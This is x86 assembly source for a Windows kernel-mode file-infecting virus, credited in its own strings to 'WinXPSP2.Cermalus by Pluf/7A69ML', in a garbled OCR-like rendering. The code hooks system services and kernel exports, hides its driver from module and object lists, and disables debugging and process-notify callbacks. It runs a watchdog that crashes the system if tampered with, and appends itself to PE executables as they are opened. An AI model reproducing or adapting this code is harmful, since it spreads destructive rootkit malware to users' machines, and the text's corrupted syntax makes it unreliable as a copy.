db	(ntservices_count shr 1)	
db	"ZwDebugActiveProcess",	Oh
db	"ZwEnumerateBootEntries",	Oh
db	"ZwOpenFile",	Oh
db	"services",	Oh
; k	ernel32.dll:	
dd	offset kerncrc_begin	
db	(kern_api_count shr 1)	
db	"CloseHandle",	Oh
db	"CreateFileA",	Oh
db	"CreateFileMappingA",	Oh
db	"DeleteFileA",	Oh
db	"GetFullPathNameA",	Oh
db	"LoadLibraryA",	Oh
db	"MapViewOfFile",	Oh
db	"UnmapViewOfFile",	Oh
db	"VirtualAlloc",	Oh
db	"VirtualFree",	Oh
db	"WriteFile",	Oh
db	"kernel32.dll",	Oh
; a	dvapi.dll:	
dd	offset advapicrc_begin	
db	(adv_api_count shr 1)	
db	"CloseServiceHandle",	Oh
db	"ControlService",	Oh
db	"CreateServiceA",	Oh
db	"DeleteService",	Oh
db	"OpenSCManagerA",	Oh
db	"OpenServiceA",	Oh
db	"StartServiceA",	Oh

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db "advapi32.dll",
                                   0h
       ; ntdll.dll:
       dd offset ntdllcrc_begin
       db (ntdll_api_count shr 1)
       db "ZwEnumerateBootEntries",
                                   0h
       db "ntdll.dll",
                                   0h
api_names_end:
       dd 0
          "[WinXPSP2.Cermalus by Pluf/7A69ML]",0h
_title db
_text db "[first step]",Oh
       ;-----
       ; driver begin
       ;-----
drv_begin:
driver sys_body
                  <>
drvcode_begin:
       ;-----
       ; driver entry
       ;-----
       ; system thread context: passive_level: stdcall: ntstatus: 2params
driver_entry:
      pushad
             getdelta
      call
            ebx, dword ptr [esp + _pushad]
      mov
       call
            get_base
       call
             get_ring0api
       ; crc table apis ntoskrnl.exe:
ntoscrc_begin:
              (ntos_api_count shr 1) + 1 dup (0)
      dd
ntosrcr_end:
      ntos_name dd (0) ; crc ntos name
       ; crc table apis hal.dll:
halcrc_begin:
      dd
             (hal_api_count shr 1) + 1 dup (0)
halcrc_end:
                dd (0) ; crc hal name
      hal_name
get_base:
             bx, OF001h
      \texttt{and}
       dec
             ebx
             word ptr [ebx], 'ZM'
       \mathtt{cmp}
       jnz
              get_base
      ret
getdelta:
      call
              _delta
delta
     dd
              0
                    ; ringOdata pointer: [ebp]
_delta: pop
              ebp
      ret
get_ring0api:
      pop
              esi
              edx, esp
       mov
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esp, size ringOdata.api sub edi, esp mov push edx push edi call get_apis ebx pop lodsd lea eax, dword ptr [ebp + (offset hal_api_uname - offset delta)] push eax ax, offset hal_uname - offset hal_api_uname mov push ax dec eax dec eax push ax push esp dword ptr [ebx + ringOdata.api.ntos.MmGetSystemRoutineAddress.va] call add esp, size unicode_string pop edx mov esp, edx test eax, eax jz drv_entry_unsuccess mov esp, ebx push edx xchg ebx, eax push eax call get_base call get_apis pop ebx size ringOdata push push NonPagedPool dword ptr [ebx + ringOdata.api.ntos.ExAllocatePool.va] call pop edx esp, edx mov test eax, eax drv_entry_unsuccess jz mov esp, ebx push edx @unprotect_mring0 mov dword ptr [ebp], eax @protect_mring0 mov edi, eax mov esi, ebx ebx, edi mov (size ringOdata.api) shr 2 push ecx pop movsd rep pop esp @gparam eax, 0 dword ptr [ebx + ringOdata.driver_object], eax mov mov eax, dword ptr [eax + driver_object.DriverSection] mov dword ptr [ebx + ringOdata.module_list], eax mov eax, dword ptr [ebx + ringOdata.api.ntos.KeServiceDescriptorTable.va] dword ptr [eax + service_descriptor_entry.ServiceTableBase] push

dword ptr [ebx + ringOdata.service_table] pop push dword ptr [eax + service_descriptor_entry.NumberOfServices] dword ptr [ebx + ringOdata.service_count] pop register_unload: eax, dword ptr [ebx + ringOdata.driver_object] mov ecx, dword ptr [ebp + (offset driver_unload - offset delta)] lea dword ptr [eax + driver_object.DriverUnload], ecx mov get_ntservices_begin: eax, dword ptr [ebp + (offset ufpath_ntdll - offset delta)] lea call map_imagefile_ring0 test eax, eax drv_entry_unsuccess jnz push edi push esi call get_ntservices_map_ntdll ntservicescrc_begin: (ntservices_count shr 1) + 1 dup (0) dd ntservicescrc_end: dd (0) get_ntservices_map_ntdll: edi, dword ptr [ebx + ringOdata.ntdll_map_base] lea eax, ebx mov mov ebx, esi popesi push eax call get_apis pop ebx edi, size ringOdata.services sub esi, edi mov push ntservices_count shr 1 pop ecx edx, dword ptr [ebx + ringOdata.service_table] mov get_ntservices_next_service: lodsd byte ptr [eax], OB8h cmpjne bad_entry mov eax, dword ptr [eax + 1] cmpeax, dword ptr [ebx + ringOdata.service_count] jnbe bad_entry eax, dword ptr [edx + eax * 4] lea push eax eax, dword ptr [eax] mov stosd pop eax stosd jmp next_entry bad_entry: scasd scasd next_entry: lodsd loop get_ntservices_next_service get_ntservices_unmap_ntdll: esi pop

pop edi call unmap_section_ring0 get_ntservices_end: raise_irql: esi, dword ptr [ebx + ringOdata.kirql] lea lea edi, dword ptr [ebx + ringOdata.kspinlock] push edi call dword ptr [ebx + ringOdata.api.ntos.KeInitializeSpinLock.va] push esi push edi dword ptr [ebx + ringOdata.api.hal.KeAcquireSpinLock.va] call call dword ptr [ebx + ringOdata.api.hal.KeGetCurrentIrql.va] dec al dec al jz unprotect jmp start_wdog unprotect: @unprotect_mring0 hook_ntservices_begin: call hook_ntservices servicehook_begin: ; NtDebugActiveProcess service: ringOdata.services.NtDebugActiveProcess, dd offset nt_debug_active_process_hook - offset delta ; NtOpenFile service: ringOdata.services.NtOpenFile, dd \ offset nt_open_file_hook - offset delta ; NtEnumerateBootEntries service: ringOdata.services.NtEnumerateBootEntries, \ dd offset nt_enumerate_boot_entries_hook - offset delta servicehook_end: dd -1 hook_ntservices: рор esi call hook_functions hook_ntservices_end: hook_exported_apis_begin: call hook_exported_apis expapihook_begin: ; DbgPrint: dd ringOdata.api.ntos.DbgPrint, \ offset api_ntos_dbg_print_hook - offset delta ; DbgPrintEx: dd ringOdata.api.ntos.DbgPrintEx, \ offset api_ntos_dbg_print_ex_hook - offset delta ; DbgPrintReturnControlC: ringOdata.api.ntos.DbgPrintReturnControlC, \ dd offset api_ntos_dbg_print_return_controlc_hook - offset delta expapihook_end: dd -1 hook_exported_apis: pop esi hook_functions call jmp hook_eat_begin

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hook_exported_api_end:
        ; in:
           esi = ptr hook table info
        ;
        ; out: nothing
hook_functions:
hook_next_function:
        lodsd
        inc
                eax
                hook_functions_end
        jz
        dec
                eax
        lea
                edx, dword ptr [ebx + eax]
        lodsd
                eax, dword ptr [ebp + eax + hook_data_offset]
        lea
        push
                esi
        mov
                esi, dword ptr [eax + hook_data.signature]
        add
                esi, ebp
                edi, dword ptr [edx + ntserv_entry.va]
        mov
        push
                5
        pop
                ecx
                cmpsb
        repe
                esi
        pop
                {\tt hook\_next\_function}
        jne
        mov
                ecx, dword ptr [eax + hook_data.return_]
                edi, 5
        sub
                eax, (hook_data_offset + 5)
        sub
                eax, edi
        sub
        mov
                byte ptr [edi], OE9h
        inc
                edi
        stosd
                hook_next_function
        jecxz
                ecx, dword ptr [ebp + ecx]
        lea
                dword ptr [ecx], edi
        mov
                hook_next_function
        jmp
hook_functions_end:
        ret
hook_eat_begin:
        call
                hook_eat
ntoseat_begin:
        ; ntoskrnl:
        dd ringOdata.api.ntos_base
        ; PsSetCreateProcessNotifyRoutine:
        dd ringOdata.api.ntos.PsSetCreateProcessNotifyRoutine, \
            offset api_ntos_ps_set_create_process_notify_routine_hook -
            offset delta
        ; PsSetCreateThreadNotifyRoutine:
        dd ringOdata.api.ntos.PsSetCreateThreadNotifyRoutine,
\
            offset api_ntos_ps_set_create_thread_notify_routine_hook -
            offset delta
        ; PsRemoveCreateThreadNotifyRoutine:
        dd ringOdata.api.ntos.PsRemoveCreateThreadNotifyRoutine,
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offset api_ntos_ps_remove_create_thread_notify_routine_hook -
            offset delta
        dd 0
ntoseat_end:
        dd
            -1
hook_eat:
        pop
                esi
next_descriptor:
        lodsd
        inc
                eax
        jz
                hook_eat_end
        dec
                eax
                ecx, dword ptr [ebx + eax]
        mov
next_eat_entry:
        lodsd
        test
                eax, eax
                next_descriptor
        jz
        mov
                edx, dword ptr [ebx + eax + api_entry.eat]
        lodsd
                eax, dword ptr [ebp + eax]
        lea
        sub
                eax, ecx
                 [edx], eax
        xchg
        jmp
                next_eat_entry
hook_eat_end:
hide_driver_from_module_list:
                eax, dword ptr [ebx + ringOdata.module_list]
        mov
                edx, dword ptr [eax + list_entry.Flink]
        mov
                ecx, dword ptr [eax + list_entry.Blink]
        mov
        mov
                dword ptr [edx + list_entry.Blink], ecx
        mov
                dword ptr [ecx + list_entry.Flink], edx
hide_driver_from_object_directory:
                hide
        jmp
walk_object_directory:
        push
                37
next_list:
                ecx, dword ptr [esi]
        mov
        jecxz
                get_next_list
        mov
                edi, ecx
next_object_entry:
                eax, dword ptr [ecx + object_directory_entry.Object]
        mov
        test
                eax, eax
        jz
                get_next_entry
                eax, dword ptr [eax - 10h]
        mov
                dword ptr [ebx + ringOdata.reserved + 4], eax
        \mathtt{cmp}
                check_object_directory
        jnz
                eax, dword ptr [ecx + object_directory_entry.Object]
        mov
                dword ptr [ebx + ringOdata.driver_object], eax
        cmp
                get_next_entry
        jnz
                eax, dword ptr [ebx + ringOdata.reserved + 4]
        mov
        dec
                dword ptr [eax + 50h]
        mov
                edx, dword ptr [ecx + object_directory_entry.ChainLink]
        \verb"cmp"
                edi, ecx
                unlink
        jnz
        mov
                dword ptr [esi], edx
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jmp found dword ptr [edi + object_directory_entry.ChainLink], edx unlink: mov esi, esi found: xor end_walk_object_directory jmp check_object_directory: $\verb"cmp"$ dword ptr [ebx + ringOdata.reserved], eax get_next_entry jnz push esi push ecx esi, dword ptr [ecx + object_directory_entry.Object] mov walk_object_directory call pop ecx esi pop esi, esi test jz end_walk_object_directory get_next_entry: edi, ecx mov mov ecx, dword ptr [ecx + object_directory_entry.ChainLink] test ecx, ecx jnz next_object_entry get_next_list: lodsd dword ptr [esp] dec next_list jnz end_walk_object_directory: pop eax ret hide: mov esi, esp eax, eax xor cdq al, 05Ch mov push eax bswap eax push esp al inc shl al, 2 push ax shr al, 1 push ax mov eax, esp sub esp, size object_attributes @init_object_attributes esp, edx, eax, OBJ_CASE_INSENSITIVE, edx $\tt mov$ ecx, esp push esi edx push mov eax, esp push ecx push edx push eax call dword ptr [ebx + ringOdata.api.ntos.ZwOpenDirectoryObject.va] pop edi pop esp andeax, eax clean_objects jnz

ecx, dword ptr [ebp + lea (offset walk_object_directory - offset delta)] push ecx push eax mov ecx, esp push eax push ecx push eax push eax push eax push edi dword ptr [ebx + ringOdata.api.ntos.ObReferenceObjectByHandle.va] call esi pop push esi dword ptr [ebx + ringOdata.api.ntos.ObDereferenceObject.va] call mov eax, esi eax, dword ptr [eax - 10h] mov dword ptr [ebx + ringOdata.reserved], eax mov eax, dword ptr [ebx + ringOdata.api.ntos.IoDriverObjectType.va] mov mov eax, dword ptr [eax] dword ptr [ebx + ringOdata.reserved + 4], eax mov eax pop edi push call eax call dword ptr [ebx + ringOdata.api.ntos.ZwClose.va] clean_objects: xor eax, eax edx, dword ptr [ebx + ringOdata.driver_object] mov ecx, word ptr [edx + driver_object.DriverName._Length] movzx mov edi, dword ptr [edx + driver_object.DriverName.Buffer] rep stosb edx, dword ptr [edx + driver_object.DriverExtension] mov movzx ecx, word ptr [edx + driver_extension.ServiceKeyName._Length] edi, dword ptr [edx + driver_extension.ServiceKeyName.Buffer] mov stosb rep edx, dword ptr [ebx + ringOdata.module_list] mov ecx, word ptr [edx + module_entry.path._Length] movzx mov edi, dword ptr [edx + module_entry.path.Buffer] rep stosb movzx ecx, word ptr [edx + module_entry._name._Length] edi, dword ptr [edx + module_entry._name.Buffer] mov rep stosb lower_irql: @protect_mring0 dword ptr [ebx + ringOdata.kirql] push lea eax, dword ptr [ebx + ringOdata.kspinlock] push eax dword ptr [ebx + ringOdata.api.hal.KeReleaseSpinLock.va] call start_wdog: mov esi, offset ring0_wdog_end - offset ring0_wdog_begin lea eax, dword ptr [esi + size wdog_context] push eax push NonPagedPool call dword ptr [ebx + ringOdata.api.ntos.ExAllocatePool.va]

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mov
                ecx, eax
                drv_entry_success
        jecxz
                ecx, esi
        mov
        lea
                esi, dword ptr [ebp (offset ring0_wdog_begin - offset delta)]
        mov
                edi, eax
                movsb
        rep
        mov
                esi, eax
                eax, dword ptr [esi + (offset api_ntos_ke_bugcheck -
        lea
                  offset ring0_wdog_begin)]
                dword ptr [ebx + ringOdata.api.ntos.KeBugCheck.va]
        push
        pop
                dword ptr [eax]
        lea
                eax, dword ptr [esi + (offset api_ntos_ke_initialize_dpc -
                  offset ring0_wdog_begin)]
        push
                dword ptr [ebx + ringOdata.api.ntos.KeInitializeDpc.va]
        pop
                dword ptr [eax]
        lea
                eax, dword ptr [esi + (offset api_ntos_ke_initialize_timer -
                  offset ring0_wdog_begin)]
        push
                dword ptr [ebx + ringOdata.api.ntos.KeInitializeTimer.va]
                dword ptr [eax]
        pop
                eax, dword ptr [esi + (offset api_ntos_ke_set_timer -
        lea
                  offset ring0_wdog_begin)]
                dword ptr [ebx + ringOdata.api.ntos.KeSetTimer.va]
        push
                dword ptr [eax]
        pop
                eax, dword ptr [esi + (offset ring0_wdog_end -
        lea
                  offset ring0_wdog_begin)]
        lea
                ebx, dword ptr [esi + (offset wdog_ctx_addr -
                  offset ring0_wdog_begin)]
                dword ptr [ebx], eax
        mov
                eax, dword ptr [esi + (offset wdog_begin_addr -
        lea
                  offset ring0_wdog_begin)]
        mov
                dword ptr [eax], esi
                eax, dword ptr [ebp + (offset drv_begin - offset delta)]
        lea
        lea
                ebx, dword ptr [esi + (offset buf_drv_begin -
                  offset ring0_wdog_begin)]
                dword ptr [ebx], eax
        mov
        lea
                edi, dword ptr [ebp + (offset drv_end - offset delta)]
        lea
                ebx, dword ptr [esi + (offset buf_drv_end -
                  offset ring0_wdog_begin)]
        mov
                dword ptr [ebx], edi
        call
                gen_crc32_datbuf
        lea
                ebx, dword ptr [esi + (offset orig_drv_crc -
                  offset ring0_wdog_begin)]
                dword ptr [ebx], eax
        mov
                eax, eax
        xor
        push
                eax
        push
                eax
        push
                eax
        push
                eax
        call
                esi
drv_entry_success:
        push
                STATUS_SUCCESS
        pop
                eax
        jmp
                drv_entry_ret
drv_entry_unsuccess:
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```
STATUS_UNSUCCESSFUL
       push
              eax
      pop
drv_entry_ret:
       @cb_end driverentry_param_count
       ;-----
       ; driver unload
       ;-----
       ; driver unload:
       ; system thread context: passive level: stdcall: void: 1param
driver_unload:
       @cb_begin
       @cb_end driverunload_param_count
       ;-----
       ; service hook routines
       ;-----
       ; NtOpenFile hook:
       ; user thread context: passive level: stdcall: ntstatus: 14params
nt_open_file_hook:
       @cb_begin
             $+10
       jmp
             offset nt_open_file_orig - offset delta
       dd
             offset nt_open_file_hook_back - offset delta
       dd
       lea
            esi, dword ptr [esp + _pushad + 4]
       push
            ntopenfile_param_count
      pop
             eax
       mov
             ecx, eax
       shl
             eax, 2
       sub
             esp, eax
             edi, esp
       mov
             movsd
       rep
       lea
             eax, dword ptr [ebp + (offset check_infect - offset delta)]
       push
             eax
       nt_open_file_orig:
       mov
             edi, edi
       push
              ebp
              ebp, esp
       mov
       push
             01234567h
       nt_open_file_hook_back
                             equ $-4
       ret
check_infect:
              ebx, dword ptr [ebp]
      mov
             edx, eax
       mov
              eax, eax
       and
             ntopenfile_ret
       jne
       @gparam ecx, 0
       \mathtt{cmp}
             eax, dword ptr [ecx]
       jz
             ntopenfile_ret
       @gparam eax, 5
            eax, FILE_DIRECTORY_FILE
       and
       jne
             ntopenfile_ret
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@gparam edi, 2 edi, dword ptr [edi + object_attributes.ObjectName] mov ecx, dword ptr [edi + unicode_string._Length] mov jcxz ntopenfile_ret bswap ecx jcxz ntopenfile_ret $\verb"cmp"$ eax, dword ptr [edi + unicode_string.Buffer] je ntopenfile_ret push edi esi, word ptr [edi + unicode_string._Length] movzx add esi, dword ptr [edi + unicode_string.Buffer] edi, dword ptr [ebp + ((offset exe_ext + lea sizeof exe_ext - 1) - offset delta)] push 4 pop ecx std lodsw is_exe: lodsw al, 20h or scasb is_exe loope cld edi pop jne ntopenfile_ret esi, dword ptr [edi + unicode_string.Buffer] mov esi, dword ptr [esi + 6*2] lea $\verb|cmp||$ byte ptr [esi], '\' jnz ntopenfile_ret lodsw push edx edx, ecx mov inc edx edx inc shl edx, 4 lea edi, dword ptr [ebp + (offset systemroot - offset delta)] push 7 pop ecx is_wnd: mov al, byte ptr [edi] inc edi al, dh xchg lodsb al, dl or al, dh sub lodsb loope is_wnd edx pop ntopenfile_ret je @gparam eax, 0 eax, dword ptr [eax] mov push edx call infect_file edx pop ntopenfile_ret: mov eax, edx

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@cb_end ntopenfile_param_count
       ; NtEnumerateBootEntries hook:
       ; user thread context: passive level: ntstatus: stdcall: 2params
nt_enumerate_boot_entries_hook:
       @cb_begin
               $+10
       jmp
       dd
               offset nt_enumerate_boot_entries_orig - offset delta
       dd
               0
       nt_enumerate_boot_entries_orig:
              eax, STATUS_NOT_IMPLEMENTED
       mov
       @gparam ecx, 0
       @gparam edx, 1
               esi, esi
       xor
       push
               esi
               esi, 05F5Fh
       add
       shl
               esi, 1
       sub
              cx, si
       pop
               esi
       jnz
               @l1
               esi, 0657Fh
       add
              esi, 1
       shl
               dx, si
       sub
               @11
       jnz
       xor
               eax, eax
@l1:
       @cb_end ntenumeratebootentries_param_count
       ; NtDebugActiveProcess hook:
       ; user thread context: passive level: ntstatus: stdcall: 2params
nt_debug_active_process_hook:
       @cb_begin
       jmp
              $+15
       dd
               offset nt_debug_active_process_orig - offset delta
       dd
               0
       nt_debug_active_process_orig:
               edi, edi
       mov
       push
               ebp
               ebp, esp
       mov
       push
               STATUS_INVALID_HANDLE
       pop
               eax
       @cb_end ntdebugactiveprocess_param_count
       ;-----
       ; exported api hook routines
       ;-----
       ; DbgPrint/DbgPrintEx/DbgPrintReturnControlC hook:
       ; arbitrary thread context: any IRQL: cdecl: ulong(ntstatus): 1-Nparams
api_ntos_dbg_print_hook:
api_ntos_dbg_print_ex_hook:
api_ntos_dbg_print_return_controlc_hook:
       @cb_begin
       jmp
               $+15
               offset nt_api_ntos_dbg_printx_orig - offset delta
       dd
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0
       dd
       nt_api_ntos_dbg_printx_orig:
       mov
              edi, edi
       push
              ebp
              ebp, esp
       mov
              STATUS_SUCCESS
       push
       pop
              eax
       @cb_end 0
       ;-----
       ; EAT hook routines
       ;-----
       ; PsSetCreateProcessNofityRoutine hook:
       ; arbitrary thread context: passive level: stdcall: ntstatus: 2params
       ; api_ntos_ps_set_create_process_notify_routine_hook:
       ; register/unregister callback
       @cb_begin
              STATUS_SUCCESS
       push
       pop
              eax
       @cb_end pssetcreateprocessnotifyroutine_param_count
       ; PsSet/RemoveCreateThreadNotifyRoutine hook:
       ; arbitrary thread context: passive level: stdcall: ntstatus: 1param
api_ntos_ps_set_create_thread_notify_routine_hook: ; register callback
api_ntos_ps_remove_create_thread_notify_routine_hook: ; unregister callback
       @cb_begin
             STATUS_SUCCESS
       push
       pop
              eax
       \verb+@cb_end pssetremovecreatethreadnotifyroutine_params_count+
       ;-----
       ; wdog routine (CustomTimerDpc)
       ;-----
       ; system thread context: dispatch level: stdcall: void: 4params
ring0_wdog_begin:
       pushad
       mov
              eax, 12345678h
buf_drv_begin
              equ $-4
              edi, 23456781h
      mov
buf_drv_end
              equ $-4
       call
              gen_crc32_datbuf
              eax, 34567812h
       \mathtt{cmp}
orig_drv_crc
              equ $-4
              install_dpc
       jz
              POWER_FAILURE_SIMULATE
reboot: push
              eax, 45678123h
      mov
api_ntos_ke_bugcheck equ $-4
      call
              eax
install_dpc:
      mov
              esi, 56781234h
wdog_ctx_addr equ $-4
              ecx, 67812345h
      mov
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wdog_begin_addr equ $-4
                esi
       push
        push
                ecx
        push
                esi
                eax, 78123456h
       mov
api_ntos_ke_initialize_dpc equ
                                 $-4
        call
               eax
                edi, dword ptr [esi + wdog_context.Timer]
        lea
                edi
       push
                eax, 8123467h
       mov
api_ntos_ke_initialize_timer
                                 equ $-4
        call
               eax
        xor
                eax, eax
        cdq
        dec
                eax
                edx, -100000000
        mov
        push
                esi
        push
                eax
        push
                edx
        push
                edi
                eax, 12345678h
        mov
api_ntos_ke_set_timer equ $-4
        call
               eax
        @cb_end custom_dpc_param_count
        ; in:
            eax = ptr api name string, ptr begin data buf
        ;
           edi = ptr end data buf
        ;
        ; out:
            eax = api crc
        ;
        ; (orig by roy g biv)
gen_crc32_datbuf:
        push edi
                edi, eax
        \mathtt{cmp}
        jz
                gen_crc32_end
        jmp
                gen_crc32
gen_crc32_szname:
        push
                edi
                edi, edi
        xor
gen_crc32:
        push
                ecx
        push
                ebx
create_loop:
                ebx, -1
       or
create_outer:
                bl, byte ptr [eax]
       xor
                8
        push
                ecx
       pop
create_inner:
        add
                ebx, ebx
        jnb
                create_skip
                ebx, 4c11db7h
        xor
create_skip:
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loop
                 create_inner
        test
                 edi, edi
        jz
                 11
        inc
                 eax
                 edi, eax
        cmp
        jnz
                 create_outer
        jmp
                 12
11:
        sub
                 cl, byte ptr [eax]
        inc
                 eax
                 create_outer
        jЪ
12:
        xchg
                 eax, ebx
                 ebx
        pop
                 ecx
        pop
                 edi
        pop
gen_crc32_end:
        ret
ring0_wdog_end:
        ; PE infection routine:
                 ;
        ; in:
            ebx = ptr ring0data
        ;
            ebp = delta offset
        ;
            eax = handle of file to infect
        ;
        ; out: nothing
infect_file:
        mov
                 edi, eax
        mov
                 ecx, esp
                 esp, size io_status_block + size file_standard_information
        sub
        mov
                 esi, esp
        push
                 ecx
                 {\tt FileStandardInformation}
        push
                 size file_standard_information
        push
        push
                 esi
        lea
                 ecx, dword ptr [esi + size file_standard_information]
        push
                 ecx
        push
                 eax
                 dword ptr [ebx + ringOdata.api.ntos.ZwQueryInformationFile.va]
        call
                 esi, dword ptr [esi + file_standard_information.EndOfFile]
        mov
        pop
                 esp
        test
                 eax,eax
                 infect_file_ret
        jne
        call
                 map_file_ring0
                 eax, eax
        and
                 infect_file_ret
        jnz
        push
                 esi
        push
                 edi
        mov
                 edi, ecx
        \verb|cmp||
                 word ptr [esi + mzhdr.mz_magic], "ZM"
        jne
                 infect_file_unmap
        mov
                 eax, dword ptr [esi + mzhdr.mz_lfanew]
        add
                 eax, esi
                 word ptr [eax + pehdr.pe_signature], "EP"
        \verb"cmp"
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jne
        infect_file_unmap
        ecx, dword ptr [eax + pehdr.pe_coff_machine]
mov
        cx, IMAGE_FILE_MACHINE_I386
\mathtt{cmp}
        infect_file_unmap
jne
shr
        ecx, 16
        infect_file_unmap
jz
dec
        ecx
imul
        ecx, ecx, 28h
lea
        ecx, dword ptr [eax + ecx + size pehdr]
mov
        esi, eax
        eax, word ptr [eax + pehdr.pe_coff_flags]
movzx
        ah, IMAGE_FILE_DLL shr 8
test
        infect_file_unmap
jnz
        ah, IMAGE_FILE_SYSTEM shr 8
test
jnz
        infect_file_unmap
        eax, dword ptr [ecx + pe_sect.sect_rawaddr]
mov
        eax, dword ptr [ecx + pe_sect.sect_rawsize]
add
\verb|cmp||
        eax, edx
jne
        infect_file_unmap
push
        eax
        eax, dword ptr [ecx + pe_sect.sect_rawaddr]
sub
        eax, offset drv_end - offset drv_begin
add
        esi, dword ptr [esi + pehdr.pe_ophdr_filealign]
mov
dec
        esi
add
        eax, esi
not
        esi
and
        eax, esi
mov
        esi, eax
sub
        eax, dword ptr [ecx + pe_sect.sect_rawsize]
add
        edx, eax
pop
        eax
        dword ptr [esp - 04h], esi
mov
        dword ptr [esp - 08h], edi
mov
        dword ptr [esp - OCh], edx
mov
        edi
pop
        esi
pop
push
        eax
sub
        ecx, esi
push
        ecx
sub
        esp, OCh
call
        unmap_section_ring0
pop
        esi
pop
        edi
rdtsc
        eax, DYNAMIC_PADD - 1
and
add
        esi, eax
        esi, STATIC_PADD
add
        map_file_ring0
call
pop
        ebx
pop
        ecx
pop
        edx
test
        eax,eax
jne
        infect_file_ret
push
        esi
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xchg
                edi, edx
        push
                edx
                edx, dword ptr [esi + mzhdr.mz_lfanew]
        mov
        add
                edx, esi
        add
                ecx, esi
                eax, dword ptr [ecx + pe_sect.sect_rawsize]
        mov
                eax, dword ptr [ecx + pe_sect.sect_virtaddr]
        add
        add
                eax, offset ring3_start - offset drv_begin
        xchg
                dword ptr [edx + pehdr.pe_ophdr_entrypointrva], eax
        push
                eax
                dword ptr [ecx + pe_sect.sect_rawsize], ebx
        mov
                dword ptr [ecx + pe_sect.sect_virtsize], ebx
        \verb"cmp"
                copy_virus
        jae
                dword ptr [ecx + pe_sect.sect_virtsize], ebx
        mov
        add
                ebx, dword ptr [ecx + pe_sect.sect_virtaddr]
        mov
                dword ptr [edx + pehdr.pe_ophdr_imagesize], ebx
                eax, dword ptr [edx + pehdr.pe_ophdr_sectalign]
        mov
        dec
                eax
        add
                dword ptr [edx + pehdr.pe_ophdr_imagesize], eax
        not
                eax
                dword ptr [edx + pehdr.pe_ophdr_imagesize], eax
        and
copy_virus:
                dword ptr [ecx + pe_sect.sect_flags],
        or
                IMAGE_SCN_MEM_EXECUTE or IMAGE_SCN_CNT_CODE
        add
                edi, esi
        mov
                eax, edi
                esi, dword ptr [ebp + (offset drv_begin - offset delta)]
        lea
                offset drv_end - offset drv_begin
        push
        pop
                ecx
        rep
                movsb
        pop
                ecx
                ecx, dword ptr [edx + pehdr.pe_ophdr_imagebase]
        add
                eax, dword ptr [eax + (offset host_start_ep - offset drv_begin)]
        lea
                dword ptr [eax], ecx
        mov
infect_file_unmap:
        mov
                ebx, dword ptr [ebp]
                edi
        pop
        pop
                esi
        jmp
                unmap_section_ring0
infect_file_ret:
        mov
                ebx, dword ptr [ebp]
        ret
        ; in:
            edi = handle file to map
        ;
            esi = section size, with padd
        ;
        ; out:
            esi = mapping addr
        ;
            edi = section handle
        ;
            ecx = file handle
        ;
            edx = secction size
        ;
        ; ret:
        ;
           ok:
                    eax = 0
           error: eax != 0
        ;
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map_file_ring0: xor ecx, ecx mov eax, esp push ecx push esi push eax push ecx push edi SEC_COMMIT push PAGE_READWRITE push eax, dword ptr [esp + 5*4] lea push eax push ecx SECTION_QUERY or SECTION_MAP_WRITE or push SECTION_MAP_READ or STANDARD_RIGHTS_REQUIRED lea eax, dword ptr [esp + 6*4] push eax dword ptr [ebx + ringOdata.api.ntos.ZwCreateSection.va] call pop edx pop esp eax,eax test map_file_ring0_ret jne edx, edi xchg edx push push eax push eax PAGE_READWRITE push push eax ViewShare push ecx, dword ptr [esp + 4*4] lea push ecx push eax push eax push eax lea ecx, dword ptr [esp + 7*4] push ecx push NtCurrentProcess push edi dword ptr [ebx + ringOdata.api.ntos.ZwMapViewOfSection.va] call pop edx pop ecx pop ecx esi, edx xchg eax, eax test map_file_ring0_ret jz push edi call dword ptr [ebx + ringOdata.api.ntos.ZwClose.va] inc eax map_file_ring0_ret: ret ; in: eax = ptr full path name (wchar) ;

; out: esi = mapping addr ; edi = section handle ; ; ret: eax = 0ok: ; error: eax != 0 ; map_imagefile_ring0: mov edx, esp push eax ax, offset hal_api_uname - offset ufpath_ntdll mov push ax dec ax dec ax push ax mov eax, esp esp, size object_attributes + size io_status_block sub xor ecx, ecx @init_object_attributes esp, ecx, eax, OBJ_CASE_INSENSITIVE, ecx push edx push ecx eax, esp mov FILE_SYNCHRONOUS_IO_NONALERT push FILE_SHARE_READ push edx, dword ptr [eax + 8 + size object_attributes] lea push edx edx, dword ptr [eax + 8] lea edx push FILE_EXECUTE push push eax dword ptr [ebx + ringOdata.api.ntos.ZwOpenFile.va] call pop esi pop esp eax, eax test map_imagefile_ring0_ret jnz push eax ecx, esp mov push esi push SEC_IMAGE push PAGE_EXECUTE push eax push eax SECTION_ALL_ACCESS push push ecx dword ptr [ebx + ringOdata.api.ntos.ZwCreateSection.va] call edi pop push eax push esi dword ptr [ebx + ringOdata.api.ntos.ZwClose.va] call pop eax test eax, eax jnz map_imagefile_ring0_ret push eax push eax

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mov
                ecx, esp
                PAGE_READWRITE
        push
                MEM_TOP_DOWN
        push
                ViewShare
        push
                edx, dword ptr [ecx + 4]
        lea
        push
                edx
        push
                eax
        push
                01000h
        push
                eax
        push
                ecx
                NtCurrentProcess
        push
        push
                edi
                dword ptr [ebx + ringOdata.api.ntos.ZwMapViewOfSection.va]
        call
        pop
                esi
        pop
                ecx
        mov
                ecx, eax
        xor
                eax, eax
                ecx, STATUS_IMAGE_NOT_AT_BASE
        cmp
        jz
                map_imagefile_ring0_ret
        push
                edi
                dword ptr [ebx + ringOdata.api.ntos.ZwClose.va]
        call
        inc
                eax
map_imagefile_ring0_ret:
        ret
        ; in:
            esi = bade addr
        ;
            edi = section handle
        ;
        ; out: nothing
unmap_section_ring0:
        push
               esi
        push
                NtCurrentProcess
                dword ptr [ebx + ringOdata.api.ntos.ZwUnmapViewOfSection.va]
        call
close_section_ring0:
                edi
        push
        call
                dword ptr [ebx + ringOdata.api.ntos.ZwClose.va]
        ret
        ; in:
            ebx = module base
        ;
            esi = ptr table api crcs
        ;
            edi = ptr buffer api addrs
        ;
        ; out: nothing
get_apis:
        mov
                eax, ebx
        stosd
                edx, dword ptr [ebx + mzhdr.mz_lfanew]
        mov
        add
                edx, ebx
        mov
                edx, dword ptr [edx + pehdr.pe_dd_export.ddir_rva]
        add
                edx, ebx
        push
                ebp
                ebp, esi
        xchg
```

